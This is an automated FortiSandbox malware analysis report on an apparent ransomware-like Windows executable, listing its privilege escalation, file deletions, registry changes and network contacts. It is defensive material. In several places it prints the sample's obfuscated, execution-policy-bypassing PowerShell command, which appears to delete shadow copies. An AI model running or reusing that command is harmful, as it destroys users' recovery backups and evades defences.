FortiSandbox

Scan Job Report

Job ID : 5509141808225935563

Generated at 2021-05-10 15:09:29

Firmware Version : v3.2.2,build0237 (GA)

FortiSandbox Scan Job Report

4A7A6F7D.vsc

Rating	High Risk
ID	5509141808225935563
Filename	4A7A6F7D.vsc
Received	May 10 2021 12:17:38
Started	May 10 2021 12:17:39-07:00
Status	Done
Rated By	VM Engine
Submit Type	RPC
Digital Signature	Yes
SIMNET	OFF
Scan Bypass	Static Scan,AV Scan,Community Cloud Query
Packers	unknown(import)
File Type	exe
Downloaded From	4A7A6F7D.vsc
File Size	60416 (bytes)
MD5	9e779da82d86bcd4cc43ab29f929f73f
SHA1	e6b47869caa776840ab79856b04096152103c71d
SHA256	68872cc22fbdf0c2f69c32ac878ba9a7b7cf61fe5dd0e3da200131b8b23438e7
Submitted By	RPC (st3_prod@172.16.77.46)
Submitted Filename	4A7A6F7D.vsc
Scan Start Time	May 10 2021 12:17:39-07:00
Scan End Time	May 10 2021 12:24:18-07:00
Total Scan Time	399 seconds
Specified VMs	WIN7X86VM, WIN7X64VM
Launched OS	WIN7X64VM, WIN7X86VM
Infected OS	WIN7X64VM, WIN7X86VM
VM Scan Start Time	May 10 2021 12:17:47-07:00
VM Scan End Time	May 10 2021 12:24:13-07:00
VM Scan Time	386 seconds

Indicator Summary

- Detected by PE static scan
- Delete system executable file: e:\$recycle.bin\s-1-5-21-1960408961-1383384898-1957994488-5015970\$inoz024.exe
- Rated by Cloud-Based Threat Intelligence
- Suspicious Domain
- This script tried to invoke commands using PowerShell
- The file enabled many privileges
- The executable had no visible window
- The executable crashed
- Executable potentially attempted to download an executable via HTTP
- The executable queried process information for the presence of debuggers
- The file escalated the privilege to SeTakeOwnershipPrivilege
- The file escalated the privilege to SeLoadDriverPrivilege
- The file escalated the privilege to SeBackupPrivilege
- The file escalated the privilege to SeRestorePrivilege
- The file escalated the privilege to SeShutdownPrivilege
- The file escalated the privilege to SeDebugPrivilege
- The file escalated the privilege to SeRemoteShutdownPrivilege
- The file escalated the privilege to SeImpersonatePrivilege

Behaviors for WIN7X64VM

Indicators

Indicator Summary

- Delete system executable file: e:\$recycle.bin\s-1-5-21-1960408961-1383384898-1957994488-5015970\$inoz024.exe
- Suspicious Domain
- This script tried to invoke commands using PowerShell
- The file enabled many privileges
- The executable had no visible window
- The executable crashed
- The executable queried process information for the presence of debuggers
- The file escalated the privilege to SeTakeOwnershipPrivilege
- The file escalated the privilege to SeLoadDriverPrivilege
- The file escalated the privilege to SeBackupPrivilege
- The file escalated the privilege to SeRestorePrivilege
- The file escalated the privilege to SeShutdownPrivilege
- The file escalated the privilege to SeDebugPrivilege
- The file escalated the privilege to SeRemoteShutdownPrivilege
- The file escalated the privilege to SeImpersonatePrivilege

Suspicious Indicator Details

Process Created and Injected (2)

File Name	Cmd	MD5	Time	Rating
%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -ep bypass -c "(0..61)|%{$s+=\[char\]\[byte\]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"	f5deaeeae1538fb6c45901d524ee2f98	2021-5-10 19:18:25	Low Risk
%CURRENTFILE%	"C:\work\5509141808225935563.exe"	5249ee8e0cff02ad6b4cc0ee0e50b7d1	2021-5-10 19:17:55	High Risk

Network Operations (1)

URI	MD5	Category	Rating
hxxp://catsdegree.com	7e0d08e1cbe4a8a7c0d5e6f0d5e8c83a	Malicious Websites	Low Risk

Behavior Summary

File Operations (44)
Registry Operations (34)
Memory Operations (13)
PCAP Information (1)
Network Operations (5)
MITRE ATT&CK Matrix (18)
Behaviors In Sequence (281)

Behavior Details

File Operations (44)

Created Files (4)

Name	Time	MD5	Size (Byte)	Rating
%LOCAL_APPDATA%\94eaca70.ico	2021-5-10 19:17:56	4f57d54d01ccbdaf3ebfac3ec0ac3fd7	34494	Clean
%RECENT%\CustomDestinations\J0CINXH0NAY9HGPP82OH.temp	2021-5-10 19:18:26	a8cd6d1d62f519791b27013c75d0c9d6	8024	Clean
%RECENT%\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RFfa10178.TMP	2021-5-10 19:18:26	a8cd6d1d62f519791b27013c75d0c9d6	8024	Clean
%RECENT%\CustomDestinations\590aee7bdd69b59b.customDestinations-ms	2021-5-10 19:18:26	a8cd6d1d62f519791b27013c75d0c9d6	8024	Clean

Deleted Files (36)

Name	Time	MD5	Size (Byte)	Rating
%SYSTEMDRIVE%\$Recycle.Bin\S-1-5-21-917625426-1509076280-321856257-1000\desktop.ini	2021-5-10 19:18:25	a526b9e7c716b3489d8cc062fbce4005	129	Clean
%SYSTEMDRIVE%\$Recycle.Bin\S-1-5-21-917625426-1509076280-321856257-500\desktop.ini	2021-5-10 19:18:25	a526b9e7c716b3489d8cc062fbce4005	129	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$I14RW49.jpg	2021-5-10 19:18:25	1beb936c33221066645e42240512bbab	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$I6AXOTZ.png	2021-5-10 19:18:25	76d4d2dca0c7ea39110a8cf81b7a5355	60	Clean

E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$I6YJFBO.bmp	2021-5-10 19:18:25	ccafdfda24f41ebbf233defc70693670	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IB6KC4N.cpp	2021-5-10 19:18:25	e0c1a14dc5dc3385c747f1161060593b	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IDXXF42.ini	2021-5-10 19:18:25	278ecbd2a4f0921c23fad0ff64d84478	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IM4P6EO.xlsx	2021-5-10 19:18:25	d6a8919004f4da1e1651eccd3f522f17	62	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IMIQST6.h	2021-5-10 19:18:25	c6d88cef01f39b27b8d6c5bca49e18c2	56	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$INOZ024.exe	2021-5-10 19:18:25	fc5f5fd59eb60bdccbdd623bb9dfa699	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IQIOSRC.c	2021-5-10 19:18:25	2405dbeefb92c4dcf12067c9902276a2	56	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IR9ETQT.doc	2021-5-10 19:18:25	5984ba4bcd033a798cc0be567a46762a	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IRC95C4.xls	2021-5-10 19:18:25	f291f5a1bc0ee38e00a33eebf99778c9	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$ITAIF6P.txt	2021-5-10 19:18:25	b17f156b14dca99117834ffcc607aeb3	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$ITDYSTL.docx	2021-5-10 19:18:25	0ba18895582897a8ee34533a47310218	62	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IVLWEL9.avi	2021-5-10 19:18:25	f14a27faf560aaea83a53f327857b4ee	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IXFR9QI.pdf	2021-5-10 19:18:25	7ff1b7265fe90ea0b0ebf7e6266fe0d1	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$R14RW49.jpg	2021-5-10 19:18:25	fef5ddf0ec1b09f05613d163b601fc56	8339	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$R6AXOTZ.png	2021-5-10 19:18:25	c1a7ef0220dec9b10e075506a8fb1ab3	90190	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$R6YJFBO.bmp	2021-5-10 19:18:25	3fb1122eb60a31568e73af0292a34c31	31382	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RB6KC4N.cpp	2021-5-10 19:18:25	15b3e270d859862f68159bc0bfd0cc0b	3329	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RDXXF42.ini	2021-5-10 19:18:25	15b3e270d859862f68159bc0bfd0cc0b	3329	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RM4P6EO.xlsx	2021-5-10 19:18:25	57fc0d1d65253cec9c6aed3056ebf3f1	10900	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RMIQST6.h	2021-5-10 19:18:25	15b3e270d859862f68159bc0bfd0cc0b	3329	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RNOZ024.exe	2021-5-10 19:18:25	0fb1d88801327d4a9a620d9a8775a70a	82432	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RQIOSRC.c	2021-5-10 19:18:25	15b3e270d859862f68159bc0bfd0cc0b	3329	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RR9ETQT.doc	2021-5-10 19:18:25	758518ed65ac680463e8e4f52a658f83	30720	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RRC95C4.xls	2021-5-10 19:18:25	e733fb0ab9f6b5eee829188bcfeb7af5	3600	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RTAIF6P.txt	2021-5-10 19:18:25	15b3e270d859862f68159bc0bfd0cc0b	3329	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RTDYSTL.docx	2021-5-10 19:18:25	ed5be3e1ef303401d59792fc2e29f42b	129077	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RVLWEL9.avi	2021-5-10 19:18:25	0823805cd725cc2cd62f9e5cb422ad62	539648	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RXFR9QI.pdf	2021-5-10 19:18:25	188f5d54418c97dcccef9e265ea00a6a	30756	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\desktop.ini	2021-5-10 19:18:25	a526b9e7c716b3489d8cc062fbce4005	129	Clean
%RECENT%\CustomDestinations\590aee7bdd69b59b.customDestinations-ms	2021-5-10 19:18:26	a8cd6d1d62f519791b27013c75d0c9d6	8024	Clean
%RECENT%\CustomDestinations\J0CINXH0NAY9HGPP82OH.temp	2021-5-10 19:18:26	a8cd6d1d62f519791b27013c75d0c9d6	8024	Clean
%RECENT%\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RFfa10178.TMP	2021-5-10 19:18:26	a8cd6d1d62f519791b27013c75d0c9d6	8024	Clean

Renamed Files (2)

Name	New path	Time	MD5	Size (Byte)	Rating
%RECENT%\CustomDestinations\590aee7bdd69b59b.customDestinations-ms	%RECENT%\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RFfa10178.TMP	2021-5-10 19:18:26	a8cd6d1d62f519791b27013c75d0c9d6	8024	Clean
%RECENT%\CustomDestinations\J0CINXH0NAY9HGPP82OH.temp	%RECENT%\CustomDestinations\590aee7bdd69b59b.customDestinations-ms	2021-5-10 19:18:26	a8cd6d1d62f519791b27013c75d0c9d6	8024	Clean

Modified Files (1)

Name	Time	MD5	Size (Byte)	Rating
%SYSTEMROOT%\System32\winevt\Logs\System.evtx	2021-5-10 19:18:28	919343ef71ac000df3e7823063ea094c	N/A	Clean

Set Attributes (1)

Name	Attr	Time	MD5	Size (Byte)	Rating
%RECENT%\CustomDestinations\J0CINXH0NAY9HGPP82OH.temp	77825	2021-5-10 19:18:26	a8cd6d1d62f519791b27013c75d0c9d6	8024	Clean

Registry Operations (34)

Created Registries (34)

Reg Key	Rating	Time
HKLM\SOFTWARE\Classes\.94eaca70	Clean	2021-5-10 19:17:56
HKLM\SOFTWARE\Classes\.94eaca70\	Clean	2021-5-10 19:17:56
HKLM\SOFTWARE\Classes\94eaca70\DefaultIcon	Clean	2021-5-10 19:17:56
HKLM\SOFTWARE\Classes\94eaca70	Clean	2021-5-10 19:17:56
HKLM\SOFTWARE\Classes\94eaca70\DefaultIcon\	Clean	2021-5-10 19:17:56
HKLM\SOFTWARE\Wow6432Node\Microsoft\WBEM\CIMOM	Clean	2021-5-10 19:17:56
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer	Clean	2021-5-10 19:17:56
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\GlobalAssocChangedCounter	Clean	2021-5-10 19:17:56
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings	Clean	2021-5-10 19:17:59
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	Clean	2021-5-10 19:18:25
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content\CachePrefix	Clean	2021-5-10 19:17:59
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies\CachePrefix	Clean	2021-5-10 19:17:59
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CachePrefix	Clean	2021-5-10 19:17:59
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable	Clean	2021-5-10 19:17:59
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings	Clean	2021-5-10 19:17:59
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	Clean	2021-5-10 19:17:59
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	Clean	2021-5-10 19:17:59
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	Clean	2021-5-10 19:17:59
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	Clean	2021-5-10 19:17:59
HKLM\SYSTEM\ControlSet001\services\Tcpip\Parameters	Clean	2021-5-10 19:17:59
\REGISTRY\USER\S-1-5-21-917625426-1509076280-321856257-500_CLASSES\Local Settings\MuiCache\D\52C64B7E\LanguageList	Clean	2021-5-10 19:18:26
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist	Clean	2021-5-10 19:18:26
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}	Clean	2021-5-10 19:18:26
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count	Clean	2021-5-10 19:18:26
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}	Clean	2021-5-10 19:18:26
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}\Count	Clean	2021-5-10 19:18:26
HKLM\SOFTWARE\Microsoft\Fusion\GACChangeNotification\Default	Clean	2021-5-10 19:18:26
HKLM\SOFTWARE\Microsoft\WBEM\CIMOM	Clean	2021-5-10 19:18:26
HKLM\SYSTEM\ControlSet001\services\Tcpip\Parameters	Clean	2021-5-10 19:18:26
HKLM\SYSTEM\ControlSet001\services\VSS\Diag\Registry Writer	Clean	2021-5-10 19:18:26
HKLM\SYSTEM\ControlSet001\services\VSS\Diag\SwProvider_{b5946137-7b9f-4925-af80-51abd60b20d5}	Clean	2021-5-10 19:18:26
HKLM\SYSTEM\ControlSet001\services\VSS\Diag\COM+ REGDB Writer	Clean	2021-5-10 19:18:26
HKLM\SYSTEM\ControlSet001\services\VSS\Diag\ASR Writer	Clean	2021-5-10 19:18:26
HKLM\SYSTEM\ControlSet001\services\VSS\Diag\Shadow Copy Optimization Writer	Clean	2021-5-10 19:18:26

Memory Operations (13)

Process Created (1)

File Name	Cmd	MD5	Time	Rating
%SYSTEMROOT%\System32\VSSVC.exe	C:\Windows\system32\vssvc.exe	f1b0775946bc0329b35b823b86eeb5f5	2021-5-10 19:18:26	Clean

Process Related (2)

File Name	Cmd	MD5	Time	Rating
%SYSTEMROOT%\System32\services.exe	C:\Windows\system32\services.exe	b6f0479ae87d244975439c6124592772	None	Clean
%SYSTEMROOT%\System32\svchost.exe	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted	f64eac11f2cd8f0efa196f8ad173178e	None	Clean

Process Created and Injected (5)

File Name	Cmd	MD5	Time	Rating
%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -ep bypass -c "(0..61)|%{$s+=\[char\]\[byte\]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"	f5deaeeae1538fb6c45901d524ee2f98	2021-5-10 19:18:25	Low Risk
%CURRENTFILE%	"C:\work\5509141808225935563.exe"	5249ee8e0cff02ad6b4cc0ee0e50b7d1	2021-5-10 19:17:55	High Risk
%SYSTEMROOT%\System32\svchost.exe	C:\Windows\System32\svchost.exe -k swprv	31c97cbb941d3e92d0e6f9925e9bc4d7	2021-5-10 19:18:26	Clean
%SYSTEMROOT%\system32\WerFault.exe	C:\Windows\SysWOW64\WerFault.exe -u -p 2200 -s 104308	814a9c18f5abff398787c9cfcbf3d80c	2021-5-10 19:18:37	Clean

%SYSTEMROOT%\System32\svchost.exe	C:\Windows\System32\svchost.exe -k WerSvcGroup	6150ccc6069bea6b5716254057a194ef	2021-5-10 19:18:37	Clean

Written (5)

Name	MD5	Size (Byte)	Rating
%CURRENTFILE%	3c38d8681c38eabeb6dd2d63ad90b9cd	220	Clean
%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe	096cdba10f191af5b054944ab4642b70	220	Clean
%SYSTEMROOT%\System32\svchost.exe	6090d6dac525a57f676a4ec810444602	192	Clean
%SYSTEMROOT%\System32\svchost.exe	14116c9705c0f2b6b514a94d7ad731fa	192	Clean
%SYSTEMROOT%\system32\WerFault.exe	41f26173efaac6a97b9d0c336db94947	220	Clean

Network Operations (5)

URI	MD5	Category	Rating
hxxp://catsdegree.com	7e0d08e1cbe4a8a7c0d5e6f0d5e8c83a	Malicious Websites	Low Risk
99.83.154.118	58648f73fbe8d68e2dbf9cc8e9e35ef3	Unrated	Clean
hxxp://dns.msftncsi.com	66217bbdc92ecfbe9896ea911a5c43cd	Information Technology	Clean
hxxp://watson.microsoft.com	b2b1042cc1f5018ece8a4f780eec1caa	Information Technology	Clean
52.147.198.201	8c0628fcc33dfdfb3d99bb16a9af368b	Information Technology	Clean

PCAP Information (1)

PCAP File : tracer.4.pcap

Dest IP	Dest Port	Protocol	Time	Request
192.168.56.255	137	udp	2021-05-10 19:17:55	N/A
192.168.57.255	137	udp	2021-05-10 19:17:56	N/A
N/A	N/A	dns	2021-05-10 19:17:59	catsdegree.com
N/A	N/A	dns	2021-05-10 19:18:00	catsdegree.com
99.83.154.118	443	tcp	2021-05-10 19:18:00	N/A
N/A	N/A	dns	2021-05-10 19:18:32	dns.msftncsi.com
N/A	N/A	dns	2021-05-10 19:19:31	watson.microsoft.com
52.147.198.201	80	tcp	2021-05-10 19:19:31	N/A
N/A	N/A	dns	2021-05-10 19:19:52	dns.msftncsi.com

MITRE ATT&CK Matrix (18)

Privilege Escalation (1)

Hooking (10)

Description	The file enabled many privileges
Rating	Clean
File MD5	143dfa5fd09c2a37dd9e00cedd34816e

Description	The file escalated the privilege to SeTakeOwnershipPrivilege
Rating	Clean
File MD5	5249ee8e0cff02ad6b4cc0ee0e50b7d1
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeLoadDriverPrivilege
Rating	Clean
File MD5	5249ee8e0cff02ad6b4cc0ee0e50b7d1
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeBackupPrivilege
Rating	Clean
File MD5	5249ee8e0cff02ad6b4cc0ee0e50b7d1
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeRestorePrivilege
Rating	Clean
File MD5	5249ee8e0cff02ad6b4cc0ee0e50b7d1
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeShutdownPrivilege
Rating	Clean
File MD5	5249ee8e0cff02ad6b4cc0ee0e50b7d1
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeDebugPrivilege
Rating	Clean
File MD5	5249ee8e0cff02ad6b4cc0ee0e50b7d1
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeRemoteShutdownPrivilege
Rating	Clean
File MD5	5249ee8e0cff02ad6b4cc0ee0e50b7d1
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeImpersonatePrivilege
Rating	Clean
File MD5	5249ee8e0cff02ad6b4cc0ee0e50b7d1
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeDebugPrivilege
Rating	Clean
File MD5	f5deaeeae1538fb6c45901d524ee2f98
CMD Line	powershell -ep bypass -c "(0..61)|%{$s+=\[char\]\[byte\]('0x'+'4765742D576D694F626A6563742057696E333 25F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring (2*$_,2))};iex $s"

Defense Evasion (5)

Hidden Window (1)

Description	The executable had no visible window
Rating	Clean
File MD5	5da713a690c067105aeb2fae32403405

File Deletion (1)

Description	
Rating	High Risk
File MD5	5249ee8e0cff02ad6b4cc0ee0e50b7d1
CMD Line	"C:\work\5509141808225935563.exe"

Modify Registry (1)

Description	This file modified registry related to proxy settings
Rating	Clean
File MD5	5249ee8e0cff02ad6b4cc0ee0e50b7d1
CMD Line	"C:\work\5509141808225935563.exe"

Timestomp (1)

Description	The file modified CreationTime timestamp
Rating	Clean
File MD5	f5deaeeae1538fb6c45901d524ee2f98
CMD Line	powershell -ep bypass -c "(0..61)|%{$s+=\[char\]\[byte\]('0x'+'4765742D576D694F626A6563742057696E333 25F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring (2*$_,2))};iex $s"

Exploitation for Defense Execution (1)

Description	The executable crashed
Rating	Clean
File MD5	6150ccc6069bea6b5716254057a194ef
CMD Line	C:\Windows\System32\svchost.exe -k WerSvcGroup

Discovery (1)

Process Discovery (1)

Description	The executable queried process information for the presence of debuggers
Rating	Clean
File MD5	5249ee8e0cff02ad6b4cc0ee0e50b7d1
CMD Line	"C:\work\5509141808225935563.exe"

Execution (1)

PowerShell (2)

Description	This file calls PowerShell
Rating	Clean
File MD5	34c7bd6dccfbbbf77345345ee16ea9ea

Description	This script tried to invoke commands using PowerShell
Rating	Low Risk
File MD5	4a8770698cc78bbe16cd5ede52786d7c

Behaviors In Sequence (281)

Date Operation Detail Rating

Date : 2021-5-10 19:17:55 Operation : Other file ops Detail : LoadType: 32-BIT::EXE; Rating : Clean
Date : 2021-5-10 19:17:55 Operation : Other file ops Detail : FilePath: %LOCAL_APPDATA%\Microsoft\Windows\Caches\cversions.1.db; Api: NtCreateFile; Rating : Cl ean
Date : 2021-5-10 19:17:55 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: propsys.dll; Rating : Clean
Date : 2021-5-10 19:17:55 Operation : This file spawned process(es) Detail : TargetPid: 2200; FilePath: %CURRENTFILE%; CmdLine: "C:\work\55091418082259 35563.exe" ; FileSize: 60416; Signer: ; Company: ; Version: ; Icon: backup\3423b557dccbed92e62bae8f52e55357.ico; Rating : High Risk
Date : 2021-5-10 19:17:56 Operation : Other process ops Detail : TargetPid: 2200; StackFingerprint: 2159682738; FilePath: %CURRENTFILE%; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\work\; FileName: 5509141808225935563.exe; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\; FileName: work; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\work\; FileName: *; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\work\; FileName: ; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Process memory ex was written by this file Detail : TargetPid: 2200; Address: 0x00060000; Length: 32; FilePath: %CURRENTFI LE%; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other thread ops Detail : TargetPid: 2200; TargetTid: 2176; PrevSuspendCount: 1; StackFingerprint: 2159682738; FilePath: % CURRENTFILE%; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Tracer\ijt\; FileName: x32; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other general ops Detail : Directory: C:\Tracer\ijt\; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Tracer\; FileName: ijt; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other general ops Detail : Directory: C:\Tracer\; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: mpr.dll; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: netapi32.dll; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: netutils.dll; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: srvcli.dll; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: wkscli.dll; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: wtsapi32.dll; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %CURRENTFILE%; Privileges: SeIncreaseQuotaPrivilege,SeSecurityPrivilege,SeTakeOwnershipPrivilege,SeLoadDriverPrivilege,SeSystemP rofilePrivilege,SeSystemtimePrivilege,SeProfileSingleProcessPrivilege,SeIncreaseBasePriorityPrivilege,SeCreatePagefilePrivilege,SeBackupPrivilege,SeRestorePrivi lege,SeShutdownPrivilege,SeDebugPrivilege,SeSystemEnvironmentPrivilege,SeChangeNotifyPrivilege,SeRemoteShutdownPrivilege,SeUndockPrivilege,SeManageVolumePrivile ge,SeImpersonatePrivilege,SeCreateGlobalPrivilege,SeIncreaseWorkingSetPrivilege,SeTimeZonePrivilege,SeCreateSymbolicLinkPrivilege,; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Local\; FileName: 94eaca70.ico; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : This file dropped files Detail : FilePath: %LOCAL_APPDATA%\94eaca70.ico; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : This file modified files Detail : FilePath: %LOCAL_APPDATA%\94eaca70.ico; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Classes\.94eaca70; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Classes\.94eaca70\; Data: 94eaca70; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Classes\94eaca70\DefaultIcon; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Classes\94eaca70; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Classes\94eaca70\DefaultIcon; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Classes\94eaca70\DefaultIcon\; Data: %LOCAL_APPDATA%\94eaca70. ico; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\wbem\; FileName: wbemprox.dll; Rating : C lean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: wbem; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: wbemcomn.dll; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : The process call RegCreateKey Detail : Key: HKLM\Software\Wow6432Node\Microsoft\WBEM\CIMOM; Rating : Clean
